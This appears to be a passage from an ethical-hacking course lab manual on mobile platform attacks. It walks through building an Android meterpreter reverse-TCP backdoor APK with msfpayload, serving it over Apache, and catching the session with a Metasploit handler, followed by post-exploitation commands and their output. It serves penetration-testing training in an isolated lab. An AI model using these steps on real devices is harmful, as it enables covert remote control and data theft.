Hacking Mobile Platforms

Module 15

Hacking Mobile Platforms

A mobile device allows communication between users on radio frequencies. It can also be used to send multimedia content, email, and do much more using the Internet.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Mobile devices are replacing desktops and laptops, as they enable users to access email, browse the Internet, navigate via GPS, and store critical data such as contact lists, passwords, calendars, and login credentials. Also, the latest developments in mobile commerce have enabled users to perform transactions such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, banking, and more from their smartphones.

Most mobile devices come with options to send and receive messages and email, and download applications via the Internet. Though these are technological advances, hackers continue to use them for malicious purposes such as sending malformed "apks" (application package file) or URLs to individuals to entice them to click or even install them, by which attackers obtain users' login credentials, or partially or completely take control of their devices.

Believing that surfing the Internet on mobile devices is safe, many users fail to enable their devices' security software. The popularity of smartphones and their moderately lax security have made them attractive and more valuable targets to attackers.

As an ethical hacker, you must perform various tests for vulnerabilities on the devices (mobile devices) connected in a network.

Lab Objectives

The objective of this lab is to help students learn to detect unpatched security flaws in mobile devices, and use them for performing penetration testing.

The objective of this lab is to:

- Exploit the vulnerabilities in an Android device
- Crack websites passwords
- Use Android device to perform a DoS attack on a machine
- Perform Security Assessment on an Android Device

Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2012 as Host machine
- Kali Linux running in Virtual machine
- Windows 8.1 running in Virtual machine
- Android emulator running in virtual machine (Victim)
- A web browser with Internet access
- Administrative privileges to run tools

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 15 Hacking Mobile Platforms

Lab Duration

Time: 55 Minutes

TASK 1

Overview

Overview of Mobile Devices

Mobile devices allow sharing files and messages, making them easy for users to access from anywhere, irrespective of time and location. The latest mobile devices even enable sharing and editing documents on the go. All these features have led to the development of a new policy called "bring your own device" (BYOD), by which users bring their mobile devices to work and use them for performing work-related tasks.

Lab Tasks

Recommended labs to demonstrate webserver hacking:

- Creating **Binary Payloads** using Kali Linux to Hack Android
- Harvesting Users' Credentials Using **Social Engineering Toolkit**
- Using Mobile Platform to Enforce a **DoS Attack** on a Victim Machine
- **Securing Android Device** from Malicious Applications

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Creating Binary Payloads using Kali Linux to Hack Android

Kali Linux is a Debian-derived Linux distribution tool designed for developing and executing exploit code against a remote target machine.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

With advancement in technology and implementation of BYOD policies, there is a radical increase in smartphone usage in the workplace. Though companies offer strong network security, attackers/insiders attempt to hack into employees' mobile phones to obtain sensitive information related to the company or the employee.

As an **ethical hacker**, you should be familiar with all the exploits and payloads available in Kali Linux to perform various tests for vulnerabilities on the devices connected in a network.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of this lab include:

- Creating a server and testing devices located in a network, which are prone to attacks
- Attacking a device using a sample backdoor and monitor the system activity

Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2012
- Kali Linux running in Virtual machine
- Android emulator running in virtual machine (Victim)

- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of msfpayload

msfpayload is a command-line instance of Metasploit used to generate and output all of the various types of shellcode that are available in Metasploit. The most common use of this tool is for the generation of shellcode for an exploit that is not currently in the Metasploit Framework or for testing different types of shellcode and options before finalizing a module.

Lab Tasks

Note: You need to navigate to the android virtual machine regularly as it freezes if left idle.

TASK 1
Logon to Kali Linux

1. Log In to your **Kali Linux** virtual machine.
2. Click **Other...**.

FIGURE 1.1: Logging in to Kali-Linux

3. Type **root** in the **Username** text field, and click **Log In**.




FIGURE 1.2: Logging in to Kali-Linux

4. Type **toor** in the **Password** text field, and click **Log In**.




FIGURE 1.3: Logging in to Kali-Linux

5. Before beginning this lab, log into the **Kali Linux virtual machine**, click **Places → Computer**. Navigate to **File System → etc → apache2**, open **apache2.conf**, enter the command **servername localhost** in a new line and save the file. If you already added the command, skip to the next step.

TASK 2

Start postgresql and metasploit services

6. Open terminal console by navigating to **Accessories → Terminal**.

Note: You can either click (**Terminal** icon) in the menu bar to launch the command-line terminal.

FIGURE 1.4: Launching Command line terminal

7. Type the command **service postgresql start** and press **Enter**.

FIGURE 1.5: Starting postgresql service

8. Type the command **service metasploit start** and press **Enter**.




FIGURE 1.6: Starting metasploit service

TASK 3

Create a Backdoor Application Package File (apk)

9. Follow **Step no. 6** to launch a new terminal.
10. Type the command **msfpayload -l** in terminal, and press **Enter**.
11. A list of available payloads are displayed.
12. Choose the payload that works for android operating systems. Here, we are choosing **android/meterpreter/reverse_tcp**.




FIGURE 1.7: Searching for android payload

13. Set the local host by typing **msfpayload android/meterpreter/reverse_tcp lhost=10.0.0.13 O** in the terminal and press **Enter**.

Note: 10.0.0.13 is the IP address of **Kali Linux** machine. This IP address may differ in your lab environment.

Payload: After successfully exploiting a vulnerability using an exploit, a penetration tester has gained the ability to force the victim computer to execute commands. A payload tells the victim system what to do. Common examples of payloads include installing a backdoor on the system or sending a command shell back to the attacking system.




FIGURE 1.8: Setting the android payload

14. To generate a reverse meterpreter application, type the command **msfpayload android/meterpreter/reverse_tcp lhost=10.0.0.13 O R > /root/Desktop/Backdoor.apk** in terminal and press **Enter**.
15. This creates **Backdoor.apk** application package file on the Desktop.

FIGURE 1.9: Generating the android payload

TASK 4

Share Backdoor.apk file

16. Now, share/send the **Backdoor.apk** file to the victim machine (in this lab, we are using **Android** emulator as the victim machine).
17. Open a new command line terminal, type the command **mkdir /var/www/share** and press **Enter** to create a new directory named **share**.

Note: If the directory "**share**" is already created, skip to **step 18**.

FIGURE 1.10: Creating a directory

18. Change mode for the **share** folder to **755**, by typing the command **chmod -R 755 /var/www/share/** and press **Enter**.




FIGURE 1.11: Changing the mode

19. Change the ownership of that folder into **www-data**, by typing **chown -R www-data:www-data /var/www/share/** and pressing **Enter**.




FIGURE 1.12: Changing the ownership

20. Type **ls -la /var/www/ | grep share** and press **Enter**.




FIGURE 1.13: Sharing the folder

21. The next step is to start the **apache server** by typing the command **service apache2 start** in the terminal and pressing **Enter**.




FIGURE 1.14: Starting apache2 service

22. Now the apache web server is running, copy **Backdoor.apk** file into **share** folder.

23. Type the command **cp /root/Desktop/Backdoor.apk /var/www/share/** in the terminal, and press **Enter**.




FIGURE 1.15: Copying the backdoor file to share folder

TASK 5

Create an Exploit

Msfconsole is an all-in-one interface to most of the features in metasploit. Msfconsole can be used to launch attacks, creating listeners, and much, much more.

24. Launch **msfconsole**.
25. To launch msfconsole, type **msfconsole** and press **Enter**.




FIGURE 1.16: Launching msfconsole

26. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.




FIGURE 1.17: Using multi/handler exploit

27. Now, issue the following commands in msfconsole:

    i. Type **set payload android/meterpreter/reverse_tcp** and press **Enter**.

    ii. Type **set LHOST 10.0.0.13** and press **Enter**.

    iii. Type **show options** and press **Enter**. This command lets you know the listening port.




FIGURE 1.18: setting payload and lhost

28. Type **exploit -j z** and press **Enter**. This runs the exploit as a background job.

FIGURE 1.19: Starting the exploit

TASK 6

Launch Android Emulator Virtual Machine

29. Launch the **Android** Emulator Virtual Machine from Hyper-V.
30. Android Emulator (version4.4) GUI appears, click **menu** icon to launch Android menu.

FIGURE 1.20: Android Emulator (version4.3) Home screen

31. Android menu appears on the screen, click **Browser** icon.

FIGURE 1.21: Launching Browser

32. Type **car images** and press **Enter** in the search field.




FIGURE 1.22: searching for images

33. **Google images** webpage appears, displaying the **car images**. Click on an image to view it in full screen.




FIGURE 1.23: Google images webpage

34. The image appears in a webpage, click and hold the image.

FIGURE 1.24: Viewing the image

35. A pop-up appears asking you to choose an option. Select **Save image**.




FIGURE 1.25: Saving the image

36. The saved image is stored in **Download** directory in **File Manager**.
37. Click the **+** button to open a new tab.




FIGURE 1.26: Opening a new tab

TASK 7

Download and launch the .apk file

38. Type the URL **http://10.0.0.13/share** in the search box, and press **Enter**.




FIGURE 1.27: Navigate to the sharing page

39. **Index of /share** window appears, click **Backdoor.apk**. This downloads the application package file.




FIGURE 1.28: Download Backdoor.apk

40. Swipe down the **Notification and Status Bar** and click **Backdoor.apk** button.




FIGURE 1.29: Download Backdoor.apk

41. **MainAetivity** window appears, click **Install**.




FIGURE 1.30: Install Backdoor.apk

42. The application is successfully installed, click **Open**.

FIGURE 1.31: Open the application

TASK 8

Perform Post Exploitation

43. Switch back to the Kali Linux machine. Meterpreter session has been successfully opened as shown in the following screenshot:




FIGURE 1.32: Meterpreter session launched

44. Type **sessions –i 1** command and press **Enter**. (1 in sessions –i 1 command is the number of the session). **Meterpreter** shell is launched as shown in the following screenshot:




FIGURE 1.33: Choosing the session

45. Type **sysinfo** command and press **Enter**. Issuing this command displays the information the target machine, such as computer name, operating system, and so on.

FIGURE 1.34: Collecting system information

46. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, and so on.

```
root@root: ~
File  Edit  View  Search  Terminal  Help
meterpreter > ipconfig

Interface  1
============
Name         : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00


Interface  2
============
Name         : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00


Interface  3
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 10.0.0.4
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::215:5dff:fe00:3d1d
IPv6 Netmask : ::


Interface  4
============
Name         : eth1 - eth1
Hardware MAC : 00:00:00:00:00:00
```

FIGURE 1.35: Collecting system information

47. Type **pwd** and press **Enter** to view the current working directory on the remote (target) machine.

```
meterpreter > pwd
/data/data/com.metasploit.stage/files
meterpreter >
```

FIGURE 1.36: Finding the present working directory (pwd)

48. Type **ls** and press **Enter** to list the files in the current remote directory.

```
meterpreter > pwd
/data/data/com.metasploit.stage/files
meterpreter > ls

Listing: /data/data/com.metasploit.stage/files
==============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  4104   fil   2014-11-28 07:28:18 -0500  qtnrvtdlzhzshktonkbs.dex
100666/rw-rw-rw-  1993   fil   2014-11-28 07:28:17 -0500  qtnrvtdlzhzshktonkbs.jar
100666/rw-rw-rw-  97336  fil   2014-11-28 07:28:18 -0500  xbfupjauotprjslkqeob.dex
100666/rw-rw-rw-  37661  fil   2014-11-28 07:28:18 -0500  xbfupjauotprjslkqeob.jar

meterpreter >
```

FIGURE 1.37: Listing all the files in the directory

49. The **cd** command changes the current remote directory.
